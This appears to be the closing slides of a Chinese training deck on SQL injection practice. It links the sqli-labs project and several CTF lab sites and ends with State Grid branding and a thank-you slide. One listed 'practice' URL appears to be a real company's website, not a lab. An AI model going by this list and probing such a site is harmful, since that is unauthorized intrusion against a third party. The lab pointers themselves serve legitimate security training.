## SQL注入练习 (Do)

## 练习

---

### **sqlli-lab**

Sqli-labs是一个印度程序员写的，用来学习sql注入的一个游戏教程

<https://github.com/Audi-1/sqli-labs>

<http://www.kabelindo.co.id/index.php>

[http://ctf5.shiyanbar.com/web/index\\_2.php](http://ctf5.shiyanbar.com/web/index_2.php)

<http://ctf5.shiyanbar.com/423/web/>

[http://lab1.xseclab.com/sqli2\\_3265b4852c13383560327d1c31550b60/index.php](http://lab1.xseclab.com/sqli2_3265b4852c13383560327d1c31550b60/index.php)





国家电网公司  
STATE GRID  
CORPORATION OF CHINA

24小时 供电服务热线  
95598



# 感谢您的聆听指正

---

THANK YOU FOR YOUR WATCHING